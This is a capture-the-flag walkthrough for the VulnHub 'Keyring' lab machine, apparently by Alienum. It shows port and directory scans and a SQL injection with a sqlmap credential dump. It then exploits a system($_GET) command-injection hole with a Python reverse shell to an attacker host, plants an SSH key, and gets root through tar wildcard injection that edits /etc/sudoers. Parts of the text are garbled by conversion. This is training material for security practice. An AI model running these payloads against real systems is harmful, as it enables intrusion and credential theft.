VulnHub - Keyring | Alienum


Port Scan

```
(kali® kali)-[~]
$ nmap 10.0.2.254
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-31 10:23 EDT
Nmap scan report for 10.0.2.254 (10.0.2.254)
Host is up (0.00079s latency).
Not shown: 998 closed ports
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
Nmap done: 1 IP address (1 host up) scanned in 0.12 seconds
```


Gobuster


```
┌──(kali֍kali)-[~/Desktop]
$\times$ gobuster dir -u http://10.0.2.254 -w /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-
medium.txt -x .php,.bak,.txt,.php.bak
______
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
[+] Url:
                       http://10.0.2.254
[+] Method:
                       GET
[+] Threads:
[+] Wordlist:
                       /usr/share/dirbuster/wordlists/directory-list-lowercase-2.3-medium.txt
[+] Negative Status codes:
[+] User Agent:
                       gobuster/3.1.0
[+] Extensions:
                       php,bak,txt,php.bak
[+] Timeout:
                       10s
2021/07/31 02:10:01 Starting gobuster in directory enumeration mode
/about.php
                 (Status: 302) [Size: 561] [--> index.php]
/home.php
                 (Status: 302) [Size: 561] [--> index.php]
                 (Status: 200) [Size: 1466]
/login.php
/index.php
                 (Status: 200) [Size: 3254]
/history.php
                 (Status: 200) [Size: 31]
/logout.php
                 (Status: 302) [Size: 0] [--> index.php]
                 (Status: 302) [Size: 561] [--> index.php]
/control.php
```


Create User



Login









SQL Injection | History.php

http://10.0.2.254/history.php?user=alienum%27%20or%20%271%27=%271%27--%20-



SQLmap using cookie




sqlmap -u http://10.0.2.254/history.php?user=alienum --cookie="PHPSESSID=<COOKIE_VALUE>" --tables -D users - T details -dump

```
(kali⊛kali)-[~]
 -$ sqlmap -u http://10.0.2.254/history.php?user=alienum --cookie="PHPSESSID=tuk6ctb3e2ctuljcab65iu59cc" --tables -D
users -T details -dump
                           {1.5.5#stable}
                           http://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program
[*] starting @ 10:37:47 /2021-07-31/
[10:37:47] [INFO] resuming back-end DBMS 'mysql' [10:37:47] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: user (GET)
    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: user=alienum' AND (SELECT 1441 FROM (SELECT(SLEEP(5)))aoev) AND 'upgS'='upgS
    Type: UNION query
    Title: Generic UNION query (NULL) - 1 column
    Payload: user=alienum' UNION ALL SELECT CONCAT(0×7171787171,0×6367494547454643414d68445a424567585349414271587459
57555a4777527a53424d41657a6949,0×7171707071)-- -
[10:37:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 18.04 (bionic)
web application technology: Apache 2.4.29
back-end DBMS: MySQL ≥ 5.0.12
[10:37:47] [INFO] fetching tables for database: 'users'
Database: users
[2 tables]
  log
  details
[10:37:47] [INFO] fetching columns for table 'details' in database 'users'
[10:37:47] [INFO] fetching entries for table 'details' in database 'users'
Database: users
Table: details
[3 entries]
            password
  name
            myadmin#p4szw0r4d
  admin
  alienum
            alienum
            Sup3r$S3cr3t$PasSW0RD
  john
```

++	
name	password
admin alienum	myadmin#p4szw0r4d alienum
	Sup3r\$S3cr3t\$PasSW0RD

Login as Admin | RCE | control.php

credentials → admin:myadmin#p4szw0r4d



welcome admin

Date & Time: 2021-07-31 20:15:49

go to cyberbot75 - keyring github

see the source code of the control.php

```
<?php
session_start();
if(isset($_SESSION['name']))
{
        $servername = "localhost";
        $username = "root";
        $password = "sqluserrootpassw0r4";
        $database = "users";
        $conn = mysqli_connect($servername, $username, $password, $database);
        $name = $_SESSION['name'];
        $date = date('Y-m-d H:i:s');
        echo "HTTP Parameter Pollution or HPP in short is a vulnerability that occurs<br/>str>due to passing of multiple parameters having same name";
                $sql = "insert into log (name , page_visited , date_time) values ('$name','control','$date')";
                if(mysqli_query($conn,$sql))
                        {
                                echo "<br><br>";
                                echo "Date & Time : ".$date;
                system($_GET['cmdcntr']); //system() function is not safe to use , dont' forget to remove it in production .
}
else
{
        header('Location: index.php');
}
?>
```

```
system($_GET['cmdcntr']);
```

Reverse Shell


parameter

```
10.0.2.254/control.php?cmdcntr=
```

payload

```
/usr/bin/python3 -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.2.252",4444));os.dup2(
os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("/bin/sh")'
```

• proof



User takeover

```
File Actions Edit View Help

$ su john
su john
Password: Sup3r$S3cr3t$PasSW0RD

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

john@keyring:/var/www/html$ id
id
uid=1000(john) gid=1000(john) groups=1000(john),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108
114(sambashare)
john@keyring:/var/www/html$ 

■
```

```
cd /home/john
mkdir .ssh

cd .ssh

echo "ssh-rsa

AAAAB3NzaClyc2EAAAADAQABAAABAQC/qDOmVsWi/01pCDIBy+mbuw7+lAb/NEhpamlzlUfkePa0CAWrnYnaJ3+sqKFmjuDPKsof9oCeNdjLZ6m

> authorized_keys

ssh -i id_rsa john@10.0.2.254
```

Root | Wildcard Injection

```
echo 'echo "john ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> test.sh
echo "" > "--checkpoint-action=exec=sh test.sh"
echo "" > --checkpoint=1
```

```
john@keyring:~$ ls
compress user.txt
john@keyring:~$ echo 'echo "john ALL=(ALL) NOPASSWD:ALL" >> /etc/sudoers' >> test.sh
john@keyring:~$ echo "" > "--checkpoint-action=exec=sh test.sh"
john@keyring:~$ echo "" > --checkpoint=1
john@keyring:~$ ./compress
john@keyring:~$ sudo su root
root@keyring:/home/john# sudo -l
Matching Defaults entries for root on keyring:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass
User root may run the following commands on keyring:
    (ALL) ALL
root@keyring:/home/john# exit
exit
john@keyring:~$ sudo -l
Matching Defaults entries for john on keyring:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", env_keep+="XAPPLRESDIR XFILESEARCHPATH
    XUSERFILESEARCHPATH", secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin,
    mail_badpass
User john may run the following commands on keyring:
    (ALL) ALL
    (ALL) NOPASSWD: ALL
    (ALL) NOPASSWD: ALL
john@keyring:~$
```